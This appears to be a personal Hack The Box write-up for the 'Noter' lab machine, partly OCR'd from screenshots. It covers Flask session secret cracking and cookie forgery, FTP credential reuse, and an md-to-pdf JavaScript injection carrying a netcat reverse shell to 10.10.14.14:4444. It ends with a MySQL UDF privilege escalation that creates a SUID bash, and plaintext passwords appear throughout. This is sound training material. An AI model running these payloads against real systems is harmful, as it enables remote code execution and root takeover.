

# ***noter.htb***

Noter by  
hackthebox

emun:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.3
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072

c6:53:c6:2a:e9:28:90:50:4d:0c:8d:  
64:88:e0:08:4d (RSA)


| 256 5f:12:58:5f:49:7d:f3:6c:bd:  
9b:25:49:ba:09:cc:43 (ECDSA)  
|\_ 256 f1:6b:00:16:f7:88:ab:00:ce:  
96:af:a6:7e:b5:a8:39 (ED25519)  
5000/tcp open http Werkzeug  
httpd 2.0.2 (Python 3.8.10)  
|\_ http-server-header: Werkzeug/  
2.0.2 Python/3.8.10  
|\_ http-title: Noter  
| http-methods:  
|\_ Supported Methods: HEAD  
OPTIONS GET  
Service Info: OSs: Unix, Linux; CPE:  
cpe:/o:linux:linux\_kernel

trys:


ftp got no anon users.

no ssh credz yet.

# http on 5000:



this one is an app to write notes,  
after register and login i checked  
the session cookie :



seems like flask session cookie ,  
researching about forge flask  
session i found <https://ldvargas.medium.com/hackpackctf-cookie-forge-3d922862d383> very  
interesting ...

so i BF for the secret key .

```
ibarkay@Vaip3R: /root/Desktop/htb/Noter
File "/usr/lib/python3.10/multiprocessing/pool.py", line 125, in worker
    result = (True, func(*args, **kwargs))
File "/home/ibarkay/.local/lib/python3.10/site-packages/flask_unsign/cracker.py", line 69, in unsign
    if session.verify(self.session, secret, legacy=self.legacy, salt=self.salt):
File "/home/ibarkay/.local/lib/python3.10/site-packages/flask_unsign/session.py", line 29, in verify
    raise FlaskUnsignException(
...

[!] Failed to find secret key after 0 attempts.

(ibarkay@Vaip3R) - [/root/Desktop/htb/Noter]
$ flask-unsign -u -c eyJsb2dnZWRFaW4iOnRydWUsInVzZXJlIjoiaGFja2VyIn0.YoihRA.DH_2W5FuyBh6Gt0VBmEGJDacvS0 --wordlist /usr/share/wordlists/rockyou.txt --no-literal-eval
[*] Session decodes to: {'logged_in': True, 'username': 'hacker'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 17280 attempts
b'secret123'

(ibarkay@Vaip3R) - [/root/Desktop/htb/Noter]
$
```

[0] 0:openvpn 1:java- 2:bash\* "Vaip3R" 11:24 21-May-22

after getting the secret key we can now need to enum for other users to forge the cookie for.

4. Intruder attack of 10.10.11.160 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
113	blue	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2185	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2187	
81	123	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	
90	bob	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	
103	net	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	
155	dan	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	
170	sex	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	
174	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	
179	big	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	
217	dog	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	
239	joe	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	
276	hot	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	
308	red	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	
338	boy	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	
360	ken	200	<input type="checkbox"/>	<input type="checkbox"/>	2190	

Request Response

Pretty Raw Hex Render

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39 </ul>
40 </div>
41 <!--/.nav-collapse -->
42 </div>
43 </nav>
44 <div class="container">
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48 <div class="alert alert-danger">
49 Invalid login
50 </div>
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54 <h1>
55 Login
56 </h1>
57 <form action="" method="POST">
58 <div class="form-group">
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```
ibarkay@Vaip3R: /root/Desktop/htb/Noter
(ibarkay@Vaip3R) - [/root/Desktop/htb/Noter]
$ flask-unsign --sign --cookie '{"vip':True,'logged_in': True, 'username': 'blue'}" --secret 'secret123'
eyJsb2dnZWRFaW41OnRydWUsInVzZXJyZWVlIjo1Ymx1ZSIsInZpcCI6dHJ1ZX0.Yojo8g.gbyIX2R8tHNms3jyEYMZLDLZgKA
(ibarkay@Vaip3R) - [/root/Desktop/htb/Noter]
$

[0] 0:openvpn- 1:java 2:bash* "Vaip3R" 16:28 21-May-22
```

login with that cookie - we are now blue.

SQLMap - Cheatsheet - H x HackPackCTF — Cookie F x Hack The Box :: Hack The x Noter x http://10.10.11.160:5000/VIP x flask-unsign - PyPI x sqlmap - PyPI x +

10.10.11.160:5000/dashboard

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec CTFtime.org / picoCTF... regex - Difference bet... HTB: Neonify [Challen... API PENTEST docker HackPackCTF — Cooki...

Noter Home Notes Dashboard Logout

Dashboard ⚡ Welcome blue

Add Note Import Notes Export Notes

Title	Author	Date	
Before the weekend	blue	Wed Dec 22 05:43:46 2021	<div>Edit Delete</div>

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Cache Storage

Indexed DB

Local Storage

Session Storage

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
session	eyJsb2dnZWRFaW41OnRydWUsInVzZXJyZWVlIjo1Ymx1ZSIsInZpcCI6dHJ1ZX0.Yojo8g.gbyIX2R8tHNms3jyEYMZLDLZgKA	10.10.11.160	/	Session	105	true	false	None	Sat, 21 May 2022 13:27...

Filter values

session: "eyJsb2dnZWRFaW41...VEVR\_FQoZU8uWM"

Created: "Sat, 21 May 2022 13:27:30 GMT"

Domain: "10.10.11.160"

Expires / Max-Age: "Session"

HostOnly: true

HttpOnly: true

Last Accessed: "Sat, 21 May 2022 13:27:43 GMT"


Path: "/"

SameSite: "None"

Secure: false

Size: 105

rereading all the notes we found credz for the ftp .



in the ftp as blue we get the password policy to noter ... we can tell that the pattern is USER@Noter!


login as ftp\_admin as well we can get backups for the website that will come handy later .



```
ibarkay@Vaip3R: /root/Desktop/htb/Noter
(ibarkay@Vaip3R) - [/root/Desktop/htb/Noter]
$ flask-unsign --sign --cookie '{"vip':True,'logged_in': True, 'username': 'blue'}" --secret 'secret123'
eyJsb2dnZWRFaW41OjRydWUzInVzZXJ1YmllIjo1Ymx1ZSIsInZpcCI6dHJ1ZX0.Yojo8g.gbyIX2R8tHNms3jyEYMZLDLZgKA

(ibarkay@Vaip3R) - [/root/Desktop/htb/Noter]
$ ftp noter.htb
Connected to noter.htb.
220 (vsFTPD 3.0.3)
Name (noter.htb:ibarkay): blue
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||59072|)
150 Here comes the directory listing.
drwxr-xr-x  2 1002  1002      4096 May 02 23:05 files
-rw-r--r--  1 1002  1002    12569 Dec 24 20:59 policy.pdf
226 Directory send OK.
ftp>
```


in the backup file we can see that md-to-pdf framework is used ...  
checking for exploits gave me <https://github.com/simonhaenisch/md-to-pdf/issues/99>



now we need to exploit md-to-pdf and get a reverse shell .

my payload:

```
---js
((require("child_process")).execSync("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.14 4444 >/tmp/f "))
---RCE
```



# USER!

root:

after checking ps aux , crons and paths i uploaded linpeas and check for privesc ways ...

checking the backup files agian i saw we got credz for mysql .

after paying with the app database i couldnt find anything speacial ...

so ive checked google foe mysql privesc exploit and got

<https://www.exploit-db.com/exploits/50236>

after playing with the exploit script and changing the output from /var/www to /tmp i manged to pwn the

# machine :)

```
ibarkay@Vaip3R: /root/Desktop/htb/Noter
Total wall clock time: 0.2s
Downloaded: 1 files, 31K in 0.07s (414 KB/s)
svc@noter:/tmp$ python ib.py --username root --password Nildogg36
python ib.py --username root --password Nildogg36
Plugin dir is /usr/lib/x86_64-linux-gnu/mariadb19/plugin/
Trying to create a udf library...
UDF library created successfully: /usr/lib/x86_64-linux-gnu/mariadb19/plugin/udf7201.so
Trying to create sys_exec...
ERROR 1125 (HY000) at line 1: Function 'sys_exec' already exists
Checking if sys_exec was created...
sys_exec was not found (good luck next time!)
svc@noter:/tmp$ mysql -u root -p\'' + password + '\' -e "select sys_exec('\cp /bin/bash /tmp/bash && chmod +s /tmp/bash\')"
mysql -u root -p\'' + password + '\' -e "select sys_exec('\cp /bin/bash /tmp/bash && chmod +s /tmp/bash\')"
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
svc@noter:/tmp$ mysql -u root -p -e "select sys_exec('\cp /bin/bash /tmp/bash && chmod +s /tmp/bash\')"
mysql -u root -p -e "select sys_exec('\cp /bin/bash /tmp/bash && chmod +s /tmp/bash\')"
>
Enter password: Nildogg36
ERROR at line 1: Unknown command '\'.
svc@noter:/tmp$ mysql -u root -p -e "select sys_exec('cp /bin/bash /tmp/bash && chmod +s /tmp/bash')"
mysql -u root -p -e "select sys_exec('cp /bin/bash /tmp/bash && chmod +s /tmp/bash')"
Enter password: Nildogg36
sys_exec('cp /bin/bash /tmp/bash && chmod +s /tmp/bash')
0
svc@noter:/tmp$ ls
ls
ls
11
bash
f
ib.py
puppeteer_dev_chrome_profile-H2rbIL
systemd-private-0ce3df5186f34792b94c939bd6ef9245-systemd-logind.service-Bh8YTi
systemd-private-0ce3df5186f34792b94c939bd6ef9245-systemd-resolved.service-i2eFwi
systemd-private-0ce3df5186f34792b94c939bd6ef9245-systemd-timesyncd.service-jigHYH
tmux-1001
vmware-root-755-4281712171
svc@noter:/tmp$ ./bash -p
./bash -p
whoami
root
cat /root/root.txt
edb5e5cd6d83bdf7f19ce4447af5e340

[0] 0:openvpn 1:java 2:python2.7 3:nc 4:nano- "Vaip3R" 19:10 21-May-22
```

# modified payload :

```
ibarkay@Vaip3R: /root/Desktop/htb/Noter
GNU nano 6.3 ib.py
os.exit(1);

plugin_dir_ = plugin_dir.group(1)

print("Plugin dir is %s" % plugin_dir_)

# file to save the udf so file to
udf_filename = 'udf' + str(random.randint(1000,10000)) + '.so'
udf_outfile = plugin_dir_ + udf_filename

# alternative way:
# set @outputpath := @@plugin_dir; set @outputpath := @@plugin_dir;

print("Trying to create a udf library...");
os.system('mysql -u root -p\'' + password + '\' -e "select binary 0x' + shellcode + ' into outfile \'' + udf_outfile)
res = os.path.isfile(udf_outfile)

if not res:
    print("Error: could not create udf file in %s (mysql is either not running as root or may be file exists?)" % udf_outfile)
    os.exit(1);

print("UDF library created successfully: %s" % udf_outfile);
print("Trying to create sys_exec...")
os.system('mysql -u root -p\'' + password + '\' -e "create function sys_exec returns int soname \'' + udf_filename)

print("Checking if sys_exec was created...")
cmd='mysql -u root -p\'' + password + '\' -e "select * from mysql.func where name=\'sys_exec\' \G"';
res = subprocess.check_output(cmd, shell=True);

if (res == ''):
    print("sys_exec was not found (good luck next time!)")

if res:
    print("sys_exec was found: %s" % res)
    print("Generating a SUID binary in /tmp/bash...")
    os.system('mysql -u root -p\'' + password + '\' -e "select sys_exec('\cp /bin/bash /tmp/bash && chmod +s /tmp/bash\')"')

    print("Trying to spawn a root shell...")
    os.system("cd /tmp && ./bash -p")

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark  M-J To Bracket M-Q Previous  ^B Back
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/_ Go To Line M-E Redo      M-6 Copy      ^Q Where Was  M-W Next      ^F Forward
[0] 0:openvpn 1:java 2:python2.7- 3:nc 4:nano+ "Vaip3R" 20:08 21-May-22
```